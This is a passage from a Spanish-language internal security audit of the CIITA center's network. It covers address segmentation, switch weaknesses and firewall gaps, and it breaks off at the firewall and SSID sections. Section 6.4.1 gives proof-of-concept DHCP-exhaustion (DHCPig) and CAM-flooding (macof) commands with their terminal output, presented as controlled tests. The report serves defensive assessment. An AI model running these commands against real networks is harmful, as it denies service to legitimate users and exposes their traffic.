

La Ciberseguridad como Obstáculo al Crecimiento Institucional: Análisis de Vulnerabilidades Críticas en CIITA

Vulnerabilidades y Consideraciones de Seguridad



Documento Técnico para Evaluación Interna
Confidencial - Uso Restringido

Jorge Alberto Tarín Calleros

Certificaciones:

CCNA	LPIC-1
AWS Cloud Practitioner	(ISC) ²
Python Certified	

6 de abril de 2025

Resumen

Este documento técnico analiza la infraestructura de ciberseguridad del Centro de Innovación e Integración de Tecnologías Avanzadas (CIITA), identificando vulnerabilidades críticas en su arquitectura de red, configuraciones de dispositivos y políticas institucionales. Mediante auditorías técnicas y simulaciones de ataques, se demostraron riesgos como la propagación lateral de amenazas debido a una segmentación de red inadecuada, la exposición de datos sensibles por dispositivos sin cifrado y el incumplimiento sistémico de estándares ISO 9001 y leyes mexicanas de protección de datos (LGPD). El estudio propone una estrategia de mitigación en capas que incluye rediseño de red con optimización VLSM, implementación de Active Directory y políticas urgentes para la protección de endpoints. Los resultados destacan la incompatibilidad operativa entre las prácticas de seguridad actuales y los objetivos de crecimiento de CIITA, enfatizando la necesidad de una transformación cultural y técnica para permitir una expansión segura y escalable.

Índice

Glosario de Términos Técnicos	5
1. Introducción	7
2. Arquitectura de la Red	7
2.1. Diseño General de la Red	7
3. División de Redes con VLSM	8
3.1. Principios de Segmentación	8
3.2. Ejemplo de Implementación	9
3.3. Contexto Institucional	9
4. Objetivos	10
5. Desafíos de Crecimiento	10
6. Componentes de la Red Interna de CIITA	11
6.1. Conectividad	11
6.2. Segmentación Inadecuada	11
6.3. Escasez de Direcciones IP Disponibles	13
6.4. Falta de Configuración Básica en Switches	13
6.4.1. Caso de Estudio: Agotamiento de DHCP e Inundación CAM . . .	14
6.5. Seguridad de la Red	15
6.5.1. Configuración del Firewall FortiGate	15
6.5.2. Segmentación de SSID	15
6.5.3. Riesgos del SSID de Invitados	16
6.5.4. Propagación Lateral de Amenazas	16
6.6. Vulnerabilidades en los equipos terminales	16
6.6.1. Problemas derivados de la falta de Active Directory	16
6.6.2. Uso de cuentas locales con privilegios administrativos	17
6.6.3. Falta de cifrado en dispositivos móviles	17
6.6.4. Uso Inseguro de Dispositivos USB	18
6.6.5. Falta de protección antivirus adecuada	18
6.6.6. Sistema de Control HVAC Crítico Expuesto	18
6.7. Falta de Políticas Técnicas y su Impacto Legal/Institucional/ISO	22
6.7.1. Incumplimiento de la Ley Orgánica del IPN [8]	23
6.7.2. Incumplimiento de Leyes Federales	23
6.7.3. Violaciones a ISO 9001:2015	24
6.7.4. Ausencia de Plan de Continuidad del Negocio	24
6.8. Cultura de Ciberseguridad Deficiente	25
6.8.1. Exposición Física de Credenciales	25
6.8.2. Postergación de Actualizaciones Críticas	25
6.8.3. Almacenamiento Inconsistente de Datos	25
6.8.4. Falta de Autenticación de Dos Factores (2FA)	26
6.8.5. Falta de Liderazgo en Ciberseguridad	26
6.9. Falta de Estrategia de Ciberseguridad en Profundidad	27
6.9.1. Capas Técnicas	27

6.9.2. Capas Administrativas	28
6.9.3. Capas Organizacionales	28
6.9.4. Acceso Físico No Supervisado a Infraestructura Crítica	29
7. Recomendaciones	29
7.1. Rediseño de Red y Gestión de IP	29
7.2. Protección de Infraestructura de Red	29
7.3. Protección de Endpoints	30
7.4. Políticas y Gobernanza	30
7.5. Cultura de Ciberseguridad	30
7.6. Continuidad Operativa	30
8. Conclusión	32

Índice de figuras

1.	Ejemplo conceptual de integración lógica en IPN	7
2.	Esquema jerárquico de división VLSM	8
3.	Ejemplo de segmentación VLSM en CIITA	9
4.	Mapeo de red con Fing	12
5.	13 IPs robadas usando DHCPig (prueba controlada)	14
6.	Inundación CAM con 100 MACs	15
7.	Estación de control sin requisitos de autenticación	19
8.	Sesión activa en el sistema Carrier con credenciales institucionales	20
9.	Detalles de la versión del software Carrier	21
10.	Documentación personal almacenada en el equipo	22
11.	Modelo de defensa en profundidad (Adaptado de NIST SP 800-172) . . .	27

Glosario de Términos Técnicos

VLSM (Variable Length Subnet Masking): Técnica para dividir una red IP en subredes de diferentes tamaños usando máscaras variables (ej: /25, /26).

Bloque /24: Segmento de red IPv4 que contiene 256 direcciones (254 utilizables).

Tabla CAM: Memoria en conmutadores que mapea direcciones MAC a puertos físicos.

Agotamiento DHCP: Ataque que consume todas las direcciones IP disponibles mediante solicitudes fraudulentas.

FortiGate: Dispositivo firewall de próxima generación con capacidades UTM.

SSID: Identificador único de una red inalámbrica (ej: 'Red-Invitados').

ACL (Lista de Control de Acceso): Reglas que filtran tráfico de red basadas en criterios predefinidos.

Propagación lateral: Movimiento no autorizado de amenazas entre dispositivos en una red plana.

Active Directory: Servicio de directorio para gestión centralizada de usuarios y políticas en redes Windows.

BitLocker: Herramienta de cifrado de disco completo para sistemas Microsoft.

EDR (Endpoint Detection & Response): Sistema avanzado de detección y respuesta a amenazas en endpoints.

ISO 9001: Estándar internacional para sistemas de gestión de calidad.

ISO 27001: Estándar internacional para sistemas de gestión de seguridad de la información.

LGPD: Ley General de Protección de Datos que regula el manejo de información personal en México.

Ransomware: Malware que cifra datos y exige rescate para su restauración.

Phishing: Técnica de ingeniería social para obtener credenciales mediante engaño.

2FA (Autenticación de Dos Factores): Método que requiere dos pruebas de identidad para acceder a sistemas.

NIST 800-63B: Estándar de autenticación digital del Instituto Nacional de Estándares y Tecnología (EEUU).

Fing: Aplicación para descubrir dispositivos en redes locales mediante escaneo activo.

DHCPig: Herramienta pentesting para probar vulnerabilidades en servidores DHCP.

macof: Utilidad para generar tráfico con direcciones MAC aleatorias y sobrecargar tablas CAM.

VMware: Plataforma de virtualización para crear y gestionar máquinas virtuales.

MDF (Main Distribution Frame): Armario central de telecomunicaciones que alberga equipos de red críticos.

VoIP (Voz sobre IP): Tecnología para transmitir llamadas telefónicas mediante redes IP.

ICMP (Internet Control Message Protocol): Protocolo de red para enviar mensajes de diagnóstico y error.

WPA2 (Wi-Fi Protected Access 2): Protocolo de seguridad para redes inalámbricas con cifrado AES.

Zero-Day: Vulnerabilidad desconocida sin parche disponible.

BCP (Business Continuity Plan): Documento que establece procedimientos para mantener operaciones durante crisis.

RTO (Recovery Time Objective): Tiempo máximo aceptable para recuperar sistemas tras un desastre.

IPS (Intrusion Prevention System): Dispositivo que detecta y bloquea amenazas en tiempo real.

1. Introducción

La infraestructura de red del Centro de Innovación e Integración de Tecnologías Avanzadas (CIITA) representa un componente crítico para sus operaciones, cuya seguridad está condicionada por su dependencia de la red del Instituto Politécnico Nacional (IPN). La asignación de un bloque /24 mediante *Variable Length Subnet Masking* (VLSM) plantea tanto ventajas operativas como limitaciones significativas:

- Gestión centralizada de direcciones IP públicas
- Falta de autonomía en segmentación de red
- Riesgos de propagación lateral de amenazas
- Dificultades para implementar microsegmentación

Este documento analiza la arquitectura actual, identifica vulnerabilidades clave, y propone medidas de mitigación dentro de las restricciones impuestas por IPN.

2. Arquitectura de la Red

2.1. Diseño General de la Red

La infraestructura de red del Instituto Politécnico Nacional (IPN) opera bajo el bloque 142.204.0.0/16, que integra lógicamente todas sus dependencias geográficamente dispersas. Como muestra la Figura 1, este diseño conceptual ilustra cómo sitios como CIITA Juárez - siendo uno de múltiples centros operativos - se interconectan bajo un mismo espacio de direcciones IP.




Figura 1: Ejemplo conceptual de integración lógica en IPN

Nota: Representación hipotética de la red /16. Los edificios mostrados son ilustrativos y no representan instalaciones reales. Las conexiones demuestran la unificación lógica mediante direccionamiento IP jerárquico.

Este modelo unificado permite que diversas dependencias, independientemente de su ubicación física, operen como nodos interconectados dentro del mismo bloque de direcciones.

CIITA recibe específicamente el subbloque 142.204.210.0/24, manteniendo compatibilidad técnica completa con la infraestructura troncal de IPN mientras conserva capacidad limitada para subdivisiones internas mediante VLSM.

3. División de Redes con VLSM

3.1. Principios de Segmentación

El bloque /24 asignado a CIITA permitiera implementar Variable Length Subnet Masking (VLSM) para crear subredes de diferentes tamaños. Como se muestra en la Figura 2, este método divide inicialmente el espacio de direcciones en subredes principales de 128 direcciones (/25), que posteriormente pueden subdividirse en segmentos más pequeños de 64 (/26) y 32 direcciones (/27).




Figura 2: Esquema jerárquico de división VLSM

La eficiencia de este enfoque radica en su capacidad para asignar espacios de direcciones proporcionales a las necesidades específicas de cada departamento o función técnica. Por ejemplo, un laboratorio de investigación con 50 dispositivos requeriría una subred /26 (64 direcciones), mientras que una sala de servidores crítica podría ocupar una subred /25 (128 direcciones).

3.2. Ejemplo de Implementación

La Figura 3 ilustra un ejemplo de como se podría dividir un bloque /24:




Figura 3: Ejemplo de segmentación VLSM en CIITA

El primer segmento (/25) se reserva para invitados, utilizando 128 direcciones IP. El segundo segmento (/26) asigna 64 direcciones a equipos de laboratorio, mientras que los dos segmentos finales (/27) de 32 direcciones cada uno se destinan a dispositivos IoT y empleados de CIITA. Esta distribución matemática garantiza el uso completo del espacio disponible:

$$\begin{aligned}
 &128 \text{ (/25)} + 64 \text{ (/26)} + 32 \text{ (/27)} + 32 \text{ (/27)} \\
 &= 256 \text{ direcciones IP (bloque /24 completo)}
 \end{aligned}$$

3.3. Contexto Institucional

Esta misma lógica de división se aplica escalarmemente en toda la red IPN. El bloque principal /16 se subdivide inicialmente en dos segmentos /17 (32,768 direcciones cada uno), que a su vez se dividen en subredes /18 (16,384 direcciones) hasta llegar al nivel operativo de unidades como CIITA con sus bloques /24.

Es más que probable que el IPN haya adoptado una política de asignación de direcciones diferente a la simple división uniforme de su bloque /16 en subredes /24. Tal como se describe en la sección 3.1, es factible que el IPN haya reservado bloques mayores para aquellas instituciones de mayor envergadura o con necesidades específicas, y bloques más reducidos para aquellas que requieren una menor cantidad de direcciones.

4. Objetivos

El objetivo principal de CIITA es posicionarse para un crecimiento sostenido y escalable, de modo que pueda gestionar y soportar un número significativamente mayor de usuarios en el futuro. Aunque en la actualidad las instalaciones no están siendo utilizadas en su totalidad, se prevé que la demanda y el número de usuarios aumenten a medida que se implementen mejoras y se optimice la infraestructura.

Entre los objetivos estratégicos se encuentran:

- La expansión de la capacidad de red para admitir una cantidad creciente de dispositivos y usuarios.
- La implementación de tecnologías y protocolos que faciliten la escalabilidad y el rendimiento frente a altos volúmenes de tráfico.
- La optimización de la segmentación IP mediante VLSM para aprovechar al máximo el espacio direccionable y prepararlo para futuras ampliaciones.
- La integración de medidas de seguridad robustas que acompañen el crecimiento y aseguren la integridad de la red en un entorno con mayor número de puntos de acceso.

5. Desafíos de Crecimiento

Entre los desafíos identificados para el crecimiento de la red se encuentran:

- Segmentación inadecuada.
- Seguridad de la red.
- Protección de endpoints.
- Acceso libre a recursos externos e internos.
- Falta de monitoreo integral.

Estos puntos representan algunos de los desafíos detectados durante el análisis de la red, y en secciones posteriores se desarrollarán con mayor detalle los hallazgos y las medidas propuestas para abordarlos.

6. Componentes de la Red Interna de CIITA

6.1. Conectividad

La red interna de la institución opera mediante dos métodos de acceso: conexiones físicas por cable y una red inalámbrica que consiste en dos SSID, una para empleados y otra para invitados. La infraestructura alberga equipos de escritorio distribuidos en laboratorios y oficinas, incluyendo estaciones asignadas a empleados de alto mando que utilizan tanto laptops corporativos como dispositivos personales. Dos impresoras de red compartidas completan los dispositivos cableados críticos. Además, se encuentran en la red teléfonos VoIP, diversas máquinas virtuales que soportan aplicaciones y servicios internos, y cámaras de seguridad que monitorean las instalaciones. Cada uno de estos dispositivos incrementa la complejidad de la administración de la red, subrayando la necesidad de implementar políticas de seguridad y gestión de red que permitan mantener la integridad y el rendimiento de la infraestructura.

Un aspecto relevante de las conexiones físicas es la ausencia de mecanismos de seguridad basados en direcciones MAC (Media Access Control). En particular, no se observan implementaciones de ****sticky MAC addressing**** – técnica que vincula permanentemente un puerto de conmutador a una dirección MAC específica – lo que permite desconectar cualquier dispositivo cableado y conectar equipos ajenos a la red de CIITA sin restricciones técnicas inmediatas.

Para acceso inalámbrico, el personal de limpieza y seguridad conecta dispositivos móviles personales a la red de invitados. Un firewall FortiGate instalado en el perímetro bloquea solicitudes ICMP entrantes a las direcciones públicas del bloque 142.204.210.0/24, aunque internamente permite comunicación sin restricciones entre todos los dispositivos.

6.2. Segmentación Inadecuada

La infraestructura de red actual se basa en la asignación de direcciones IP mediante un único bloque /24, sin una segmentación diferenciada entre las distintas áreas o departamentos. Esta configuración presenta dos problemas principales:

1. **Falta de segmentación eficaz:** La red opera en un único bloque sin dividirse en segmentos que permitan una administración y control independientes para cada área. Esto se evidencia claramente en las capturas de pantalla obtenidas con la aplicación Fing:




Figura 4: Mapeo de red con Fing

En la imagen, se observa que, aunque se está conectado a la SSID de visitantes, es posible mapear infraestructura crítica como computadoras de empleados (por ejemplo, una MacBook Air con nombre asignado), impresoras conectadas e incluso un switch Dell. Esto demuestra que la segmentación actual no impide el acceso no autorizado a dispositivos internos sensibles, lo que representa un riesgo significativo para la seguridad de la red.

2. **Limitación en el crecimiento, incluso con segmentación:** Incluso si se optara por segmentar el bloque /24 utilizando técnicas con VLSM como se explico en la sección 3.2, la subdivisión resulta en bloques de dimensiones limitadas. Por ejemplo, la mayor partición que se puede obtener en este contexto presenta un tope de 128 direcciones, lo cual es insuficiente para áreas de alta demanda, como la red de invitados o sectores con numerosos dispositivos conectados. Esto compromete la capacidad de la red para crecer de manera ordenada y escalable ante futuras necesidades.

En resumen, la segmentación inadecuada se manifiesta tanto por la falta de una división adecuada de la red como por las restricciones inherentes a la subdivisión de un bloque /24. Esta situación evidencia la necesidad de replantear la estrategia de asignación IP, garantizando así una infraestructura que soporte de forma óptima las demandas actuales y futuras.

6.3. Escasez de Direcciones IP Disponibles

Considerando un escenario en el que se tiene en cuenta únicamente el equipo interno y sin incluir dispositivos de visitantes externos, se estima lo siguiente:

- 20 empleados, cada uno con 3 dispositivos (incluyendo su computadora de escritorio): $20 \times 3 = 60$ dispositivos conectados.
- 70 computadoras de escritorio en total, de las cuales 20 están asignadas a los empleados. Quedan $70 - 20 = 50$ computadoras adicionales: 50 dispositivos conectados.
- 5 personas de limpieza: 5 dispositivos conectados.
- 3 guardias: 3 dispositivos conectados.
- Aproximadamente 22 cámaras
- Alrededor de 10 dispositivos adicionales para equipos misceláneos (como routers, switches, etc.).
- Aproximadamente 30 teléfonos VOIP
- Virtualización de equipos (VMware): 5

El total de dispositivos conectados se eleva a:

$60 + 50 + 5 + 3 + 22 + 10 + 30 + 5 = 185$ dispositivos conectados. Dado que un bloque /24 ofrece 254 direcciones IP utilizables, el uso de 180 direcciones representa aproximadamente el 71 % del bloque. Este escenario demuestra que, únicamente considerando el equipo interno (sin contar dispositivos adicionales de visitantes o futuras expansiones), ya se estaría utilizando una parte significativa del espacio direccionable, lo que evidencia la necesidad de replantear la distribución del espacio IP para asegurar una operación óptima y escalable de la red..

6.4. Falta de Configuración Básica en Switches

Los switches de red utilizan una **tabla CAM** (Content Addressable Memory) para registrar qué direcciones MAC (identificadores únicos de dispositivos) están conectadas a cada puerto físico. Esto permite enviar tráfico de forma eficiente solo al puerto correcto. Sin embargo, si un atacante inunda esta tabla con miles de direcciones MAC falsas, el switch se sobrecarga y comienza a comportarse como un hub anticuado, enviando todo el tráfico a todos los puertos. Esto expone información confidencial que debería ser privada, como contraseñas o datos de proyectos. [5]

El **agotamiento de DHCP** explota el protocolo que asigna direcciones IP automáticamente. Un atacante envía solicitudes falsas masivas (usando MACs aleatorias) hasta agotar todas las IPs disponibles. Cuando esto ocurre, dispositivos legítimos como computadoras o cámaras no pueden conectarse, paralizando operaciones. Ambos ataques son sencillos de ejecutar pero catastróficos si los switches carecen de configuraciones básicas como *Port Security* o *DHCP Snooping*, que bloquean estas técnicas elementales.

6.4.1. Caso de Estudio: Agotamiento de DHCP e Inundación CAM


1. Agotamiento de DHCP con Escala Mínima Usando DHCPig en modo controlado:

- 10 direcciones IP robadas en 2 minutos
- Demostración teórica: Bloque /24 agotable en <15 min
- Prueba no intrusiva con solo 0.4 % del pool

Prueba de Concepto:

```
pig.py -z 10 wlan0
```

[+] 13 IPs asignadas fraudulentamente



```
File Edit View Search Terminal Help
-> sudo python3 pig.py -z 10 wlan0 # Set timeout to 10 seconds
[INFO] - using interface wlan0
[DBG] Thread 0 - (Sniffer) READY
[DBG] Thread 1 - (Sender) READY
[----] DHCP Discover
[----] DHCP Discover
[----] DHCP Discover
[----] DHCP Discover
[----] DHCP Discover
[----] DHCP Offer 20:cf:ae:22:4a:df 148.204.244.254 IP: 148.204.244.41 for MAC=[de:ad:20:4e:bf:d2:00:00:00:00:00:00:00:00:00:00:00]
[----] DHCP Request 148.204.244.41
[----] DHCP Discover
[----] DHCP Offer 20:cf:ae:22:4a:df 148.204.244.254 IP: 148.204.244.47 for MAC=[de:ad:1e:06:d9:36:00:00:00:00:00:00:00:00:00:00]
[----] DHCP Request 148.204.244.47
[----] DHCP Discover
[----] DHCP Offer 20:cf:ae:22:4a:df 148.204.244.254 IP: 148.204.244.52 for MAC=[de:ad:26:42:d1:ab:00:00:00:00:00:00:00:00:00:00]
[----] DHCP Request 148.204.244.52
[----] DHCP Discover
[----] DHCP Offer 20:cf:ae:22:4a:df 148.204.244.254 IP: 148.204.244.55 for MAC=[de:ad:0a:5f:0b:5b:00:00:00:00:00:00:00:00:00:00]
[----] DHCP Request 148.204.244.55
[----] DHCP Discover
[----] DHCP Offer 20:cf:ae:22:4a:df 148.204.244.254 IP: 148.204.244.56 for MAC=[de:ad:18:54:7f:6e:00:00:00:00:00:00:00:00:00:00]
[----] DHCP Request 148.204.244.56
[----] DHCP Discover
[----] DHCP Offer 20:cf:ae:22:4a:df 148.204.244.254 IP: 148.204.244.58 for MAC=[de:ad:19:0a:54:1b:00:00:00:00:00:00:00:00:00:00]
[----] DHCP Request 148.204.244.58
[----] DHCP Discover
[----] DHCP Offer 20:cf:ae:22:4a:df 148.204.244.254 IP: 148.204.244.60 for MAC=[de:ad:10:5c:b5:84:00:00:00:00:00:00:00:00:00:00]
[----] DHCP Request 148.204.244.60
[----] DHCP Discover
[----] DHCP Offer 20:cf:ae:22:4a:df 148.204.244.254 IP: 148.204.244.61 for MAC=[de:ad:22:7a:e0:1e:00:00:00:00:00:00:00:00:00:00]
[----] DHCP Request 148.204.244.61
[----] DHCP Discover
[----] DHCP Offer 20:cf:ae:22:4a:df 148.204.244.254 IP: 148.204.244.62 for MAC=[de:ad:22:70:45:48:00:00:00:00:00:00:00:00:00:00]
[----] DHCP Request 148.204.244.62
[----] DHCP Discover
[----] DHCP Offer 20:cf:ae:22:4a:df 148.204.244.254 IP: 148.204.244.72 for MAC=[de:ad:07:28:f2:94:00:00:00:00:00:00:00:00:00:00]
[----] DHCP Request 148.204.244.72
[----] DHCP Discover
[----] DHCP Offer 20:cf:ae:22:4a:df 148.204.244.254 IP: 148.204.244.74 for MAC=[de:ad:09:5f:e3:d8:00:00:00:00:00:00:00:00:00:00]
[----] DHCP Request 148.204.244.74
[----] DHCP Discover
[----] DHCP Offer 20:cf:ae:22:4a:df 148.204.244.254 IP: 148.204.244.75 for MAC=[de:ad:20:28:6a:0f:00:00:00:00:00:00:00:00:00:00]
[----] DHCP Request 148.204.244.75
[----] DHCP Discover
[----] DHCP Offer 20:cf:ae:22:4a:df 148.204.244.254 IP: 148.204.244.77 for MAC=[de:ad:1a:46:0c:be:00:00:00:00:00:00:00:00:00:00]
```

Figura 5: 13 IPs robadas usando DHCPig (prueba controlada)

2. Inundación CAM de Bajo Impacto Con macof en escala reducida:

- 100 direcciones MAC falsas generadas

Prueba de Concepto:

```
sudo macof -i enp2s0 -n 100
```

MACs generadas: 100/100 (0.5% capacidad switch)

```

george@reservada:~$ sudo macof -i enp2s0 -n 100
aa:cb:f5:3d:5:a1 64:1a:52:72:1b:f 0.0.0.0.39020 > 0.0.0.0.52506: S 1790287205:1790287205(0) win 512
97:d6:2a:30:70:3a 67:da:2b:1:92:ba 0.0.0.0.45960 > 0.0.0.0.10898: S 67768791:67768791(0) win 512
97:19:bc:5a:72:d9 25:0:dd:55:4b:86 0.0.0.0.31090 > 0.0.0.0.56678: S 1613598091:1613598091(0) win 512
1c:bb:6:52:35:59 50:84:12:75:81:d5 0.0.0.0.21858 > 0.0.0.0.188: S 1230053104:1230053104(0) win 512
ac:af:bf:35:87:f5 38:2d:1e:54:13:8a 0.0.0.0.50973 > 0.0.0.0.25506: S 153642811:153642811(0) win 512
81:b3:67:35:d2:80 67:b2:d:3c:a6:b3 0.0.0.0.54965 > 0.0.0.0.32911: S 1694636247:1694636247(0) win 512
db:63:19:26:f3:d3 75:bd:48:1c:2b:e8 0.0.0.0.14849 > 0.0.0.0.65238: S 595273346:595273346(0) win 512
9e:f1:cf:22:2e:d6 78:4e:26:4c:d6:1e 0.0.0.0.23422 > 0.0.0.0.10078: S 972317236:972317236(0) win 512
53:0:d4:6b:b5:15 8b:43:6:78:ba:b2 0.0.0.0.60971 > 0.0.0.0.40977: S 30329656:30329656(0) win 512
51:4:be:16:13:2f f5:da:24:17:c7:c1 0.0.0.0.59276 > 0.0.0.0.20800: S 742687552:742687552(0) win 512
31:aa:17:1f:de:74 3c:e4:86:a:aa:f8 0.0.0.0.63292 > 0.0.0.0.61235: S 379939804:379939804(0) win 512
ec:b1:1d:65:2f:6c 25:6f:89:20:78:f5 0.0.0.0.16416 > 0.0.0.0.3348: S 868407441:868407441(0) win 512
16:14:91:5:e3:dc 6b:3a:a0:45:c:ef 0.0.0.0.29558 > 0.0.0.0.34358: S 1428267754:1428267754(0) win 512
45:94:a4:3c:1b:4d 95:6b:95:2a:81:78 0.0.0.0.48383 > 0.0.0.0.15617: S 1100213884:1100213884(0) win 512
71:96:dd:7:69:a0 b:95:f7:7a:96:5 0.0.0.0.15895 > 0.0.0.0.54785: S 1254605065:1254605065(0) win 512
5a:e1:76:3d:20:d5 8b:f3:d4:41:c5:1b 0.0.0.0.28015 > 0.0.0.0.14242: S 1253382252:1253382252(0) win 512
58:2e:cc:77:b1:ac 75:5d:26:55:ed:99 0.0.0.0.39223 > 0.0.0.0.57906: S 189653052:189653052(0) win 512

```

Figura 6: Inundación CAM con 100 MACs

Conclusión: Lo que se demostró como “ataque de juguete” podría convertirse en crisis institucional con mínimos recursos técnicos.

6.5. Seguridad de la Red

6.5.1. Configuración del Firewall FortiGate

El dispositivo FortiGate, pese a su capacidad para implementar políticas avanzadas, opera actualmente con una configuración permisiva que expone la red a riesgos críticos. Se identificaron tres deficiencias principales:

- **Política de acceso abierto:** Permite tráfico saliente sin restricciones, incluyendo descargas de herramientas ofensivas (e.g., Kali Linux).
- **Falta de inspección profunda:** Ausencia de filtrado de contenido para bloquear sitios maliciosos o aplicaciones de alto riesgo.
- **Comunicación interna no regulada:** Dispositivos en la red local pueden comunicarse libremente, facilitando la propagación lateral de amenazas.

Estas vulnerabilidades fueron validadas al ejecutar pruebas de descarga de software y escaneos de puertos sin restricciones.

6.5.2. Segmentación de SSID

